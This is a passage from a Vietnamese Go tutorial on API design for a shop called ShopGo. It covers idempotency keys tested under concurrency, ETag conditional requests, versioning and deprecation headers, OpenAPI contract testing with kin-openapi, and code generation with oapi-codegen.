    fmt.Println("--- 50 yêu cầu ĐỒNG THỜI cùng một khóa ---")
    before := created.Load()
    var wg sync.WaitGroup
    codes := make([]int, 50)
    ids := make([]string, 50)
    for i := range codes {
        wg.Add(1)
        go func() {
            defer wg.Done()
            rec := post("/orders", `{"sku":"D"}`, "K2", "an")
            codes[i] = rec.Code
            if rec.Code == http.StatusCreated {
                ids[i] = strings.TrimSpace(rec.Body.String())
            }
        }()
    }
    wg.Wait()
    same, ok2xx, only201or409 := true, 0, true
    first := ""
    for i, c := range codes {
        switch c {
        case http.StatusCreated:
            ok2xx++
            if first == "" {
                first = ids[i]
            }
            same = same && ids[i] == first
        case http.StatusConflict:
        default:
            only201or409 = false
        }
    }
    fmt.Println("handler thật sự chạy:", created.Load()-before, "lần (mong đợi 1)")
```

```
    fmt.Println("mọi phản hồi 201 đều CÙNG order_id:", same, "| chỉ có 201 hoặc 409:", only201or409, "| có ít nhất một 201:", ok2xx >= 1)
}
```

```
--- không có khóa: mỗi lần gọi tạo một đơn mới ---
POST không khóa (lần 1)                  201 {"order_id":1} replayed=""
POST không khóa (lần 2)                  201 {"order_id":2} replayed=""
--- có khóa: gọi lại an toàn ---
khóa K1 lần đầu                          201 {"order_id":3} replayed=""
khóa K1 gọi lại (mạng chập chờn)         201 {"order_id":3} replayed="true"
khóa K1 nhưng nội dung khác              422 {"error":{"code":"idempotency_key_reused"}} replayed=""
khóa K1 của NGƯỜI KHÁC (bo)              201 {"order_id":4} replayed=""
số đơn thật sự được tạo: 4 (2 không khóa + K1 của an + K1 của bo)
--- lỗi 5xx không bị ghi nhớ ---
flaky lần 1 (lỗi 500)                    500 {"error":"lỗi tạm thời"} replayed=""
flaky lần 2 cùng khóa (thử lại)          201 {"ok":true} replayed=""
--- 50 yêu cầu ĐỒNG THỜI cùng một khóa ---
handler thật sự chạy: 1 lần (mong đợi 1)
mọi phản hồi 201 đều CÙNG order_id: true | chỉ có 201 hoặc 409: true | có ít nhất một 201: true
```

Đọc kết quả và các quyết định thiết kế:

- **Không khóa ⇒ hành vi cũ**: mỗi lần gọi tạo một đơn (1, 2). Idempotency là cơ chế *tùy chọn* do client bật.
- **Khóa K1 gọi lại** nhận **đúng phản hồi lần đầu** (`order_id` 3) kèm `Idempotent-Replayed: true` và **không tạo đơn mới**. Bộ đếm cuối cùng xác nhận chỉ có 4 đơn thật sự (2 không khóa, 1 của `an`, 1 của `bo`).
- **Cùng khóa, nội dung khác ⇒** `422`: ta băm `(phương thức, đường dẫn, thân)`; so sánh băm phát hiện được. Nếu bỏ qua kiểm tra này, client lỗi dùng lại khóa cho đơn khác sẽ nhận phản hồi của đơn cũ, âm thầm sai.
- **Khóa phải gắn với người dùng** (`X-User|K1`): `an` và `bo` cùng dùng `K1` mà không đụng nhau. Nếu khóa là toàn cục, kẻ tấn công đoán khóa của người khác sẽ **đọc được phản hồi** của họ (rò rỉ dữ liệu).
- **Lỗi `5xx` không được ghi nhớ**: `flaky` lần đầu trả `500`, lần thử lại cùng khóa chạy lại và thành công. Nếu ta lưu cả lỗi thì client không bao giờ thử lại được. (Lỗi `4xx` xác định thì được lưu: chạy lại sẽ ra cùng kết quả.)
- **50 yêu cầu đồng thời**: handler thật sự chạy **đúng một lần**; các yêu cầu còn lại nhận `409 request_in_progress` (khi bản gốc chưa xong) hoặc phát lại `201` cùng `order_id` (khi đã xong). Khả năng này đến từ việc đăng ký mục `entry` **trong vùng khóa mutex** trước khi chạy handler: bước "kiểm tra có chưa, nếu chưa thì chiếm chỗ" là một thao tác nguyên tử.

2.2. Đưa vào sản xuất

Phiên bản trong bộ nhớ ở trên chỉ chạy đúng với **một instance**. Ở sản xuất:

- **Kho lưu**: Redis (`SET key value NX EX 86400` để chiếm chỗ nguyên tử; Buổi 32) hoặc bảng PostgreSQL với `UNIQUE (user_id, key)` và `INSERT ... ON CONFLICT DO NOTHING` làm bước chiếm chỗ (bảng có thể thêm cột `request_hash`, `status`, `response`, `expires_at`). Dùng PostgreSQL khi muốn **ghi khóa trong cùng giao dịch** với dữ liệu nghiệp vụ (đơn hàng và khóa cùng commit hoặc cùng rollback): cách an toàn nhất cho thanh toán.
- **Thời hạn lưu** (TTL) 24 giờ là mặc định phổ biến; ghi vào tài liệu.
- **Giới hạn kích thước** thân và phản hồi được lưu; lưu mã trạng thái, header cần thiết, thân.
- **Panic**: nếu handler panic, `defer` ở trên cần xóa mục (không lưu phản hồi rỗng); đặt Recovery **bên trong** middleware này hoặc xử lý rõ ràng.

- **Idempotency tự nhiên** vẫn tốt hơn khóa nhân tạo khi có thể: ràng buộc `UNIQUE (user_id, client_order_ref)` khiến tạo trùng bị CSDL từ chối. Hai lớp bổ sung nhau.

> **Idempotency-Key không thay thế cho tính đúng đắn của nghiệp vụ**
> Nó che đậy hiệu ứng của *retry*, không bảo vệ khỏi hai ý định **khác nhau** nhưng trùng nội dung (người dùng cố ý bấm đặt hàng hai lần với hai khóa). Ràng buộc nghiệp vụ (tồn kho, số dư, giới hạn mua) vẫn phải được CSDL thi hành. Và các tác dụng phụ **bên ngoài** (gửi email, gọi cổng thanh toán) cần khóa idempotency riêng khi gọi sang hệ thống đó (truyền tiếp khóa, hoặc dùng outbox, Buổi 33).

3. Yêu cầu có điều kiện: tiết kiệm băng thông và chống ghi đè

Hai họ header điều kiện, hai mục đích:

	Điều kiện đọc (`GET`)	Điều kiện ghi (`PUT`/`PATCH`/`DELETE`)
Header client gửi	`If-None-Match: "tag"` (hoặc `If-Modified-Since`)	`If-Match: "tag"`
Server trả khi điều kiện đạt	`304 Not Modified`, **không thân**	Thực hiện thao tác
Khi không đạt	Trả `200` kèm thân mới	`412 Precondition Failed` (bản ghi đã đổi)
Mục đích	Tiết kiệm băng thông, cache hợp lệ	**Khóa lạc quan** chống ghi đè (Buổi 28)

Chương trình sau (cũng minh họa phiên bản ở mục 4) cài `ETag` tự động bằng middleware đệm phản hồi, băm thân thành `ETag`, rồi so với `If-None-Match`:

```
package main

import (
    "bytes"
    "crypto/sha256"
    "encoding/hex"
    "fmt"
    "net/http"
    "net/http/httptest"
    "strconv"
    "strings"
    "sync/atomic"
    "time"

    "github.com/gin-gonic/gin"
)

// ---- dữ liệu giả: giá hiện lưu theo đồng (số nguyên) ----
var price atomic.Int64

// etagWriter đệm toàn bộ thân phản hồi để tính ETag trước khi gửi đi.
type etagWriter struct {
    gin.ResponseWriter
    buf    bytes.Buffer
    status int
}

func (w *etagWriter) WriteHeader(code int)               { w.status = code }
func (w *etagWriter) WriteHeaderNow()                    {}
func (w *etagWriter) Write(b []byte) (int, error)        { return w.buf.Write(b) }
func (w *etagWriter) WriteString(s string) (int, error)  { return w.buf.WriteString(s) }
func (w *etagWriter) Status() int                        { return w.status }
```

```
func (w *etagWriter) Size() int                        { return w.buf.Len() }
func (w *etagWriter) Written() bool                    { return w.buf.Len() > 0 }

// ETag tự động cho các GET trả 200: client gửi lại If-None-Match, khớp thì chỉ trả 304 không thân.
// Tiết kiệm BĂNG THÔNG (không tiết kiệm công việc của handler; muốn tiết kiệm cả công việc, tính ETag từ version/updated_at).
func ETag() gin.HandlerFunc {
    return func(c *gin.Context) {
        if c.Request.Method != http.MethodGet {
            c.Next()
            return
        }
        orig := c.Writer
        w := &etagWriter{ResponseWriter: orig, status: http.StatusOK}
        c.Writer = w
        c.Next()
        c.Writer = orig
        if w.status == http.StatusOK && w.buf.Len() > 0 {
            sum := sha256.Sum256(w.buf.Bytes())
            tag := `"` + hex.EncodeToString(sum[:8]) + `"`
            orig.Header().Set("ETag", tag)
            orig.Header().Set("Cache-Control", "private, no-cache") // luôn hỏi lại server, nhưng được phép dùng bản đã lưu nếu 304
            if match := c.GetHeader("If-None-Match"); match == tag {
                orig.WriteHeader(http.StatusNotModified)
                return
            }
        }
        orig.WriteHeader(w.status)
        _, _ = orig.Write(w.buf.Bytes())
    }
}

// deprecated gắn các header báo phiên bản sắp ngừng hỗ trợ.
//   Deprecation (RFC 9745): thời điểm bắt đầu "lỗi thời", dạng Structured Field Date: @<giây Unix>
//   Sunset (RFC 8594): thời điểm NGỪNG HẲN hỗ trợ, dạng HTTP-date
func deprecated(since time.Time, sunset, successor string) gin.HandlerFunc {
    return func(c *gin.Context) {
        c.Header("Deprecation", "@"+strconv.FormatInt(since.Unix(), 10))
        c.Header("Sunset", sunset)
        c.Header("Link", fmt.Sprintf(`<%s>; rel="successor-version"`, successor))
        c.Next()
    }
}

func main() {
    gin.SetMode(gin.TestMode)
    price.Store(250000)

    r := gin.New()
    r.Use(ETag())

    // v1: giá là số nguyên đồng (hợp đồng cũ). Sắp ngừng hỗ trợ.
    v1 := r.Group("/api/v1", deprecated(time.Date(2026, 10, 1, 0, 0, 0, 0, time.UTC),
        time.Date(2027, 9, 30, 0, 0, 0, 0, time.UTC).Format(http.TimeFormat), "/api/v2"))
    v1.GET("/products/:id", func(c *gin.Context) {
        c.JSON(200, gin.H{"id": c.Param("id"), "name": "Áo thun", "price": price.Load()})
    })

    // v2: thay đổi PHÁ VỠ - price thành đối tượng {amount, currency}. Vì vậy phải là phiên bản mới.
    v2 := r.Group("/api/v2")
    v2.GET("/products/:id", func(c *gin.Context) {
        c.JSON(200, gin.H{"id": c.Param("id"), "name": "Áo thun", "price": gin.H{"amount": price.Load(), "currency": "VND"}})
    })

    get := func(path string, hdr ...string) *httptest.ResponseRecorder {
        req := httptest.NewRequest("GET", path, nil)
        for i := 0; i+1 < len(hdr); i += 2 {
```

```
            req.Header.Set(hdr[i], hdr[i+1])
        }
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        return rec
    }

    fmt.Println("--- phiên bản trong đường dẫn ---")
    a := get("/api/v1/products/7")
    fmt.Println("v1:", strings.TrimSpace(a.Body.String()))
    fmt.Printf("    Deprecation=%q Sunset=%q\n    Link=%q\n", a.Header().Get("Deprecation"),
a.Header().Get("Sunset"), a.Header().Get("Link"))
    b := get("/api/v2/products/7")
    fmt.Println("v2:", strings.TrimSpace(b.Body.String()))
    fmt.Printf("    Deprecation=%q (v2 không có)\n", b.Header().Get("Deprecation"))

    fmt.Println("--- ETag / If-None-Match ---")
    first := get("/api/v2/products/7")
    tag := first.Header().Get("ETag")
    fmt.Printf("lần 1            -> %d, có ETag: %v, thân %d byte\n", first.Code, tag != "",
first.Body.Len())
    second := get("/api/v2/products/7", "If-None-Match", tag)
    fmt.Printf("lần 2 (If-None-Match khớp) -> %d, thân %d byte\n", second.Code, second.Body.Len())
    price.Store(199000) // dữ liệu thay đổi
    third := get("/api/v2/products/7", "If-None-Match", tag)
    fmt.Printf("sau khi đổi giá  -> %d, thân %d byte, ETag đổi: %v\n", third.Code, third.Body.Len(),
third.Header().Get("ETag") != tag)
}
```

```
--- phiên bản trong đường dẫn ---
v1: {"id":"7","name":"Áo thun","price":250000}
    Deprecation="@1790812800" Sunset="Thu, 30 Sep 2027 00:00:00 GMT"
    Link="</api/v2>; rel=\"successor-version\""
v2: {"id":"7","name":"Áo thun","price":{"amount":250000,"currency":"VND"}}
    Deprecation="" (v2 không có)
--- ETag / If-None-Match ---
lần 1            -> 200, có ETag: true, thân 71 byte
lần 2 (If-None-Match khớp) -> 304, thân 0 byte
sau khi đổi giá  -> 200, thân 71 byte, ETag đổi: true
```

Phần ETag của kết quả: lần 1 trả `200` kèm `ETag` và thân 71 byte; lần 2 gửi `If-None-Match` khớp nhận `304` với **thân 0 byte**; sau khi giá đổi, cùng điều kiện cho `200` và `ETag` mới. Trên thực tế điều này giúp tiết kiệm đáng kể băng thông cho danh sách lớn và tài nguyên ít thay đổi. Hai lưu ý:

1. **Middleware này tiết kiệm băng thông, không tiết kiệm công việc**: handler vẫn chạy và truy vấn DB để biết thân. Muốn bỏ luôn công việc, tính `ETag` từ `version`/`updated_at` của bản ghi *trước* khi truy vấn đầy đủ (so sánh rồi trả `304` sớm).
2. **Đừng đệm phản hồi lớn hoặc luồng** (SSE, tải tệp) bằng cách này; áp dụng chọn lọc cho route JSON nhỏ. Cân nhắc ETag yếu (`W/"..."`) khi hai biểu diễn tương đương về ngữ nghĩa.

4. Phiên bản hóa API và quy trình ngừng hỗ trợ

4.1. Thay đổi nào là phá vỡ?

Không phải thay đổi nào cũng cần phiên bản mới. Phân loại là kỹ năng quan trọng nhất của người thiết kế API:

Tương thích (không cần `v2`)	Phá vỡ (cần phiên bản mới hoặc giai đoạn chuyển tiếp)
Thêm endpoint mới	Xóa hoặc đổi tên endpoint, trường, tham số
Thêm trường **tùy chọn** vào phản hồi	Đổi **kiểu** trường (`price: 250000` → `price: {amount, currency}`, như v2 ở chương trình trên)

Tương thích (không cần `v2`)	Phá vỡ (cần phiên bản mới hoặc giai đoạn chuyển tiếp)
Thêm tham số **tùy chọn** vào yêu cầu	Thêm tham số **bắt buộc** vào yêu cầu
Thêm giá trị enum mới (nếu client được dặn chịu giá trị lạ)	Đổi ý nghĩa của trường/giá trị; siết chặt validation
Nới lỏng validation	Đổi mã trạng thái/`code` lỗi; đổi thứ tự mặc định, kích thước trang mặc định
Thêm header phản hồi	Đổi định dạng ID, định dạng thời gian

Hai nguyên tắc nền tảng cho tính tương thích: phía server, **chỉ thêm, đừng bớt**; phía client, **chịu được** trường lạ và giá trị enum lạ (*tolerant reader*, "hãy rộng lượng với những gì bạn nhận"). Hãy viết điều này vào tài liệu để client biết quy ước.

4.2. Các chiến lược đánh phiên bản

	Trong đường dẫn	Trong header riêng	Trong media type
Ví dụ	`/api/v1/products`	`Api-Version: 2`	`Accept: application/vnd.shopgo.v2+json`
Dễ thấy, dễ thử bằng trình duyệt/curl	**Rất**	Trung bình	Thấp
Dễ định tuyến (Nginx, gateway, cache)	**Rất dễ**	Cần cấu hình	Cần cấu hình
Đúng "thuần khiết" REST	Ít	Hơn	Nhất
Dùng nhiều trong thực tế	**Nhiều nhất**	Có	Một số API lớn (GitHub)

Khuyến nghị cho ShopGo: phiên bản trong đường dẫn (`/api/v1`), vì đơn giản, rõ ràng và dễ vận hành; khuyết điểm "thuần khiết" không đáng kể so với lợi ích. Phiên bản là **chính** (`v1`, `v2`), không phải `v1.3.2`: phiên bản ngữ nghĩa chi tiết dùng cho thư viện, còn API chỉ cần biết khi nào hợp đồng đổi kiểu phá vỡ. Trong Gin, mỗi phiên bản là một nhóm route (`r.Group("/api/v1")`) trỏ tới handler tương ứng; **dùng chung tầng service**, chỉ khác tầng handler/DTO. Nhờ đó giữ `v1` tốn rất ít công: nó là một bộ chuyển đổi từ DTO cũ sang service hiện tại.

4.3. Quy trình ngừng hỗ trợ

Phát hành `v2` không có nghĩa là tắt `v1` ngay. Quy trình có trách nhiệm:

1. **Công bố** trong changelog và tài liệu: ngày `v1` bị đánh dấu lỗi thời và ngày ngừng hẳn (thường 6–12 tháng cho API công khai).
2. **Báo trong chính phản hồi**: header `Deprecation` (RFC 9745: thời điểm bắt đầu lỗi thời, dạng `@<giây Unix>` như đầu ra trên) và `Sunset` (RFC 8594: thời điểm ngừng hẳn, định dạng ngày HTTP), cùng `Link: <...>; rel="successor-version"` trỏ tới phiên bản mới. Client đọc các header này để cảnh báo tự động.
3. **Đo lường**: đếm số request theo phiên bản và theo client (header `User-Agent`/API key); biết ai còn dùng `v1`.

4. **Liên hệ** những client còn dùng gần ngày ngừng; chỉ tắt khi lưu lượng đã về gần 0, hoặc đã đến hạn đã cam kết (sau đó trả `410 Gone` kèm hướng dẫn thay vì `404`).

5. OpenAPI: hợp đồng máy đọc được

5.1. Vì sao cần

OpenAPI (trước đây là Swagger) là chuẩn mô tả API REST dưới dạng YAML/JSON: đường dẫn, tham số, thân yêu cầu/phản hồi, mã lỗi, xác thực. Từ một tệp đặc tả bạn có: tài liệu tương tác (Swagger UI, Redoc), **SDK cho client** (TypeScript, Kotlin...), **khung mã server**, **mock server**, **kiểm thử hợp đồng**, **phát hiện thay đổi phá vỡ** trong CI. Quan trọng hơn: nó là **nguồn sự thật chung** giữa backend, frontend, di động và QA, thay cho các cuộc trò chuyện "trường này kiểu gì nhỉ".

Hai quy trình làm việc:

	Code-first	Spec-first (contract-first)
Cách làm	Viết mã Go + chú thích (`swaggo/swag`), sinh đặc tả	Viết `openapi.yaml` trước, **sinh mã** (`oapi-codegen`)
Ưu	Ít chuyển ngữ cảnh; đặc tả đi liền mã	Thiết kế API **trước** khi viết mã, review được; frontend làm song song bằng mock; đặc tả không bao giờ lệch
Nhược	Đặc tả dễ lệch/lỏng; chú thích dày	Cần học công cụ; mã sinh có phong cách riêng
Khuyến nghị	Dự án nhỏ, API nội bộ	**API công khai, nhiều đội, nhiều client** (hướng của ShopGo)

5.2. Một đặc tả thực tế, và kiểm chứng nó bằng máy

Chương trình dưới đây chứa đặc tả OpenAPI 3.0 cho một phần ShopGo (danh sách/tạo/đọc sản phẩm, có xác thực Bearer, lược đồ dùng lại qua `$ref`, mẫu lỗi chung). Nó (1) **tải và kiểm tra tính hợp lệ** của chính đặc tả, (2) kiểm tra từng **yêu cầu** có khớp hợp đồng không, (3) kiểm tra từng **phản hồi** có khớp hợp đồng không. Hai bước sau chính là **kiểm thử hợp đồng** (*contract testing*), thứ bắt các lỗi kiểu "backend đổi `price` thành chuỗi mà không báo ai":

```
package main

import (
    "bytes"
    "context"
    "fmt"
    "io"
    "net/http"
    "net/http/httptest"
    "sort"
    "strings"

    "github.com/getkin/kin-openapi/openapi3"
    "github.com/getkin/kin-openapi/openapi3filter"
    "github.com/getkin/kin-openapi/routers/gorillamux"
)

const spec = `
openapi: 3.0.3
info:
  title: ShopGo API
  version: 1.0.0
servers:
```

```
  - url: http://localhost:8080/api/v1
paths:
  /products:
    get:
      operationId: listProducts
      summary: Danh sách sản phẩm (phân trang theo khóa)
      parameters:
        - { name: limit, in: query, schema: { type: integer, minimum: 1, maximum: 100, default: 20 } }
        - { name: sort, in: query, schema: { type: string, enum: [newest, price_asc, price_desc] } }
      responses:
        "200":
          description: OK
          content:
            application/json:
              schema: { $ref: "#/components/schemas/ProductPage" }
    post:
      operationId: createProduct
      summary: Tạo sản phẩm
      security: [ { bearerAuth: [] } ]
      requestBody:
        required: true
        content:
          application/json:
            schema: { $ref: "#/components/schemas/CreateProduct" }
      responses:
        "201":
          description: Đã tạo
          headers:
            Location: { schema: { type: string } }
          content:
            application/json:
              schema: { $ref: "#/components/schemas/Product" }
        "422": { $ref: "#/components/responses/ValidationError" }
  /products/{id}:
    get:
      operationId: getProduct
      parameters:
        - { name: id, in: path, required: true, schema: { type: integer, format: int64, minimum: 1 } }
      responses:
        "200":
          description: OK
          content:
            application/json:
              schema: { $ref: "#/components/schemas/Product" }
        "404": { $ref: "#/components/responses/NotFound" }
components:
  securitySchemes:
    bearerAuth: { type: http, scheme: bearer, bearerFormat: JWT }
  schemas:
    Product:
      type: object
      required: [id, sku, name, price, stock]
      properties:
        id:    { type: integer, format: int64 }
        sku:   { type: string }
        name:  { type: string }
        price: { type: integer, format: int64, minimum: 0, description: "Đơn vị: đồng" }
        stock: { type: integer, minimum: 0 }
    CreateProduct:
      type: object
      additionalProperties: false
      required: [category_id, sku, name, price]
      properties:
        category_id: { type: integer, minimum: 1 }
        sku:   { type: string, minLength: 3, maxLength: 40 }
        name:  { type: string, minLength: 2, maxLength: 200 }
        price: { type: integer, minimum: 0 }
        stock: { type: integer, minimum: 0 }
    ProductPage:
      type: object
      required: [data, meta]
      properties:
```

```
        data: { type: array, items: { $ref: "#/components/schemas/Product" } }
        meta: { type: object, properties: { next_cursor: { type: string } } }
    Error:
      type: object
      required: [error]
      properties:
        error:
          type: object
          required: [code, message]
          properties: { code: { type: string }, message: { type: string } }
  responses:
    NotFound:
      description: Không tìm thấy
      content: { application/json: { schema: { $ref: "#/components/schemas/Error" } } }
    ValidationError:
      description: Dữ liệu không hợp lệ
      content: { application/json: { schema: { $ref: "#/components/schemas/Error" } } }
`


func main() {
    ctx := context.Background()
    loader := &openapi3.Loader{Context: ctx, IsExternalRefsAllowed: false}
    doc, err := loader.LoadFromData([]byte(spec))
    if err != nil {
        panic(err)
    }
    if err := doc.Validate(ctx); err != nil {
        fmt.Println("spec KHÔNG hợp lệ:", err)
        return
    }
    var ops []string
    for path, item := range doc.Paths.Map() {
        for method, op := range item.Operations() {
            ops = append(ops, fmt.Sprintf("%-6s %-16s %s", method, path, op.OperationID))
        }
    }
    sort.Strings(ops)
    fmt.Printf("spec hợp lệ: %s v%s, %d thao tác\n  %s\n", doc.Info.Title, doc.Info.Version, len(ops),
strings.Join(ops, "\n  "))

    router, err := gorillamux.NewRouter(doc)
    if err != nil {
        panic(err)
    }
    // Kiểm tra YÊU CẦU có khớp hợp đồng không (bỏ qua việc xác thực token thật: ở đây chỉ kiểm tra hình
dạng).
    opts := &openapi3filter.Options{AuthenticationFunc: openapi3filter.NoopAuthenticationFunc}
    checkReq := func(label, method, url, body string) {
        req := httptest.NewRequest(method, "http://localhost:8080/api/v1"+url, strings.NewReader(body))
        req.Header.Set("Content-Type", "application/json")
        req.Header.Set("Authorization", "Bearer x")
        route, params, err := router.FindRoute(req)
        if err != nil {
            fmt.Printf("%-34s -> KHÔNG có route trong spec\n", label)
            return
        }
        err = openapi3filter.ValidateRequest(ctx, &openapi3filter.RequestValidationInput{Request: req,
PathParams: params, Route: route, Options: opts})
        msg := "HỢP LỆ"
        if err != nil {
            msg = "VI PHẠM: " + firstLine(err.Error())
        }
        fmt.Printf("%-34s -> %s\n", label, msg)
    }
    fmt.Println("--- kiểm tra yêu cầu so với hợp đồng ---")
    checkReq("POST đúng", "POST", "/products", `{"category_id":1,"sku":"AO-
01","name":"Áo","price":199000}`)
    checkReq("POST thiếu name", "POST", "/products", `{"category_id":1,"sku":"AO-01","price":1}`)
    checkReq("POST price là chuỗi", "POST", "/products", `{"category_id":1,"sku":"AO-
01","name":"Áo","price":"rẻ"}`)
    checkReq("POST trường lạ role=admin", "POST", "/products", `{"category_id":1,"sku":"AO-
01","name":"Áo","price":1,"role":"admin"}`)
```

```
    checkReq("GET limit=1000 (tối đa 100)", "GET", "/products?limit=1000", "")
    checkReq("GET sort lạ", "GET", "/products?sort=hack", "")
    checkReq("GET id âm", "GET", "/products/-5", "")
    checkReq("DELETE chưa khai báo", "DELETE", "/products/5", "")

    // Kiểm tra PHẢN HỒI thật của handler có khớp hợp đồng không (đây là "contract test").
    checkResp := func(label, url string, status int, body string) {
        req := httptest.NewRequest("GET", "http://localhost:8080/api/v1"+url, nil)
        route, params, _ := router.FindRoute(req)
        in := &openapi3filter.ResponseValidationInput{
            RequestValidationInput: &openapi3filter.RequestValidationInput{Request: req, PathParams:
params, Route: route, Options: opts},
            Status: status, Header: http.Header{"Content-Type": []string{"application/json"}},
            Body: io.NopCloser(bytes.NewReader([]byte(body))),
        }
        err := openapi3filter.ValidateResponse(ctx, in)
        msg := "HỢP LỆ"
        if err != nil {
            msg = "VI PHẠM: " + firstLine(err.Error())
        }
        fmt.Printf("%-34s -> %s\n", label, msg)
    }
    fmt.Println("--- kiểm tra phản hồi so với hợp đồng ---")
    checkResp("200 đúng", "/products/7", 200, `{"id":7,"sku":"AO-
01","name":"Áo","price":199000,"stock":3}`)
    checkResp("200 price trả về chuỗi", "/products/7", 200, `{"id":7,"sku":"AO-
01","name":"Áo","price":"199000","stock":3}`)
    checkResp("200 thiếu stock", "/products/7", 200, `{"id":7,"sku":"AO-01","name":"Áo","price":199000}`)
    checkResp("404 đúng khuôn lỗi", "/products/9", 404, `{"error":{"code":"not_found","message":"Không tìm
thấy."}}`)
    checkResp("404 sai khuôn lỗi", "/products/9", 404, `{"message":"not found"}`)
}

func firstLine(s string) string {
    if i := strings.IndexByte(s, '\n'); i >= 0 {
        s = s[:i]
    }
    if len(s) > 110 {
        s = s[:110] + "…"
    }
    return s
}
```

```
spec hợp lệ: ShopGo API v1.0.0, 3 thao tác
  GET    /products        listProducts
  GET    /products/{id}   getProduct
  POST   /products        createProduct
--- kiểm tra yêu cầu so với hợp đồng ---
POST đúng                          -> HỢP LỆ
POST thiếu name                    -> VI PHẠM: request body has an error: doesn't match schema
#/components/schemas/CreateProduct: Error at "/name": property…
POST price là chuỗi                -> VI PHẠM: request body has an error: doesn't match schema
#/components/schemas/CreateProduct: Error at "/price": value m…
POST trường lạ role=admin          -> VI PHẠM: request body has an error: doesn't match schema
#/components/schemas/CreateProduct: property "role" is unsuppo…
GET limit=1000 (tối đa 100)        -> VI PHẠM: parameter "limit" in query has an error: number must be at
most 100
GET sort lạ                        -> VI PHẠM: parameter "sort" in query has an error: value is not one of
the allowed values ["newest","price_asc","price_de…
GET id âm                          -> VI PHẠM: parameter "id" in path has an error: number must be at least
1
DELETE chưa khai báo               -> KHÔNG có route trong spec
--- kiểm tra phản hồi so với hợp đồng ---
200 đúng                           -> HỢP LỆ
200 price trả về chuỗi             -> VI PHẠM: response body doesn't match schema
#/components/schemas/Product: Error at "/price": value must be an integer
200 thiếu stock                    -> VI PHẠM: response body doesn't match schema
#/components/schemas/Product: Error at "/stock": property "stock" is missin…
404 đúng khuôn lỗi                 -> HỢP LỆ
404 sai khuôn lỗi                  -> VI PHẠM: response body doesn't match schema
#/components/schemas/Error: Error at "/error": property "error" is missing
```

Đọc kết quả:

- **Đặc tả tự nó được kiểm tra**: `doc.Validate` bắt `$ref` hỏng, lược đồ sai, trùng `operationId`. Hãy chạy bước này trong CI.
- **Yêu cầu**: thân thiếu `name`, `price` là chuỗi, trường lạ `role` (nhờ `additionalProperties: false`: lớp bảo vệ mass assignment thứ hai, Buổi 24), `limit` vượt `maximum: 100`, `sort` ngoài `enum`, `id` âm đều bị phát hiện **từ đặc tả**, không cần viết tay từng quy tắc. Route `DELETE` chưa khai báo thì "không có trong hợp đồng".
- **Phản hồi**: `price` trả về dạng chuỗi, thiếu trường bắt buộc `stock`, hoặc lỗi `404` không đúng khuôn `Error` đều bị báo là vi phạm. Đặt bước này vào test tích hợp (gọi API thật bằng `httptest`, kiểm tra phản hồi so với đặc tả), và mọi thay đổi vô tình phá vỡ hợp đồng sẽ làm test đỏ ngay trong CI.

Dùng khi chạy thật. Thư viện cho phép gắn bộ kiểm tra yêu cầu thành middleware (`openapi3filter` có sẵn middleware cho `net/http`; với Gin dùng gói `github.com/oapi-codegen/gin-middleware`) để **tự động từ chối** yêu cầu vi phạm hợp đồng trước khi đến handler. Cân nhắc: chi phí kiểm tra mỗi request (nhỏ), và thông báo lỗi của thư viện là tiếng Anh chi tiết lộ cấu trúc: hãy chuyển về khuôn lỗi của bạn (Buổi 25) thay vì trả thẳng.

5.3. Sinh mã máy chủ Gin từ đặc tả

Với spec-first, công cụ `oapi-codegen` sinh ra kiểu dữ liệu, bộ ràng buộc tham số, định tuyến và một **interface mà bạn phải hiện thực**. Tệp cấu hình `cfg.yaml`:

```yaml
package: api
generate:
  gin-server: true      # RegisterHandlers cho Gin
  models: true          # struct cho mọi schema
  strict-server: true   # interface có kiểu: nhận RequestObject, trả ResponseObject
output: api/api.gen.go
```

Chạy (không cần cài toàn cục; Go tải và chạy bản chỉ định):

```
go run github.com/oapi-codegen/oapi-codegen/v2/cmd/oapi-codegen@v2.8.0 -config cfg.yaml openapi.yaml
```

Từ đặc tả ở trên, công cụ sinh ra khoảng 480 dòng, trong đó phần bạn cần quan tâm là interface:

```
// api/api.gen.go (SINH RA - không sửa tay)
type StrictServerInterface interface {
    ListProducts(ctx context.Context, request ListProductsRequestObject) (ListProductsResponseObject,
error)
    CreateProduct(ctx context.Context, request CreateProductRequestObject) (CreateProductResponseObject,
error)
    GetProduct(ctx context.Context, request GetProductRequestObject) (GetProductResponseObject, error)
}
```

Bạn hiện thực interface này; kiểu trả về `GetProductResponseObject` chỉ cho phép các phản hồi **đã khai báo trong đặc tả** (`GetProduct200JSONResponse`, `GetProduct404JSONResponse`), nên **không thể** vô tình trả mã hay hình dạng mà hợp đồng không có, nếu không thì không biên dịch được. Đây là cách biến hợp đồng thành ràng buộc của trình biên dịch:

```
package main

import (
    "context"
    "fmt"
    "net/http"
    "net/http/httptest"
```

```
    "strings"
    "sync"

    "github.com/gin-gonic/gin"

    "learn/oapigen/api" // mã SINH RA từ openapi.yaml bằng oapi-codegen
)

// Server hiện thực api.StrictServerInterface. Nếu hợp đồng đổi (thêm thao tác, đổi kiểu),
// mã SINH RA đổi theo và dòng khẳng định bên dưới KHÔNG BIÊN DỊCH được cho đến khi bạn cập nhật Server.
type Server struct {
    mu    sync.Mutex
    items map[int64]api.Product
    next  int64
}

var _ api.StrictServerInterface = (*Server)(nil)

func (s *Server) ListProducts(_ context.Context, req api.ListProductsRequestObject)
(api.ListProductsResponseObject, error) {
    s.mu.Lock()
    defer s.mu.Unlock()
    out := api.ProductPage{Data: []api.Product{}}
    for id := int64(1); id <= s.next; id++ {
        out.Data = append(out.Data, s.items[id])
    }
    return api.ListProducts200JSONResponse(out), nil
}

func (s *Server) CreateProduct(_ context.Context, req api.CreateProductRequestObject)
(api.CreateProductResponseObject, error) {
    s.mu.Lock()
    defer s.mu.Unlock()
    s.next++
    stock := 0
    if req.Body.Stock != nil {
        stock = *req.Body.Stock
    }
    p := api.Product{Id: s.next, Sku: req.Body.Sku, Name: req.Body.Name, Price: int64(req.Body.Price),
Stock: stock}
    s.items[p.Id] = p
    loc := fmt.Sprintf("/api/v1/products/%d", p.Id)
    return api.CreateProduct201JSONResponse{Body: p, Headers: api.CreateProduct201ResponseHeaders{Location:
&loc}}, nil
}

func (s *Server) GetProduct(_ context.Context, req api.GetProductRequestObject)
(api.GetProductResponseObject, error) {
    s.mu.Lock()
    defer s.mu.Unlock()
    p, ok := s.items[req.Id]
    if !ok {
        var e api.Error
        e.Error.Code, e.Error.Message = "not_found", "Không tìm thấy sản phẩm."
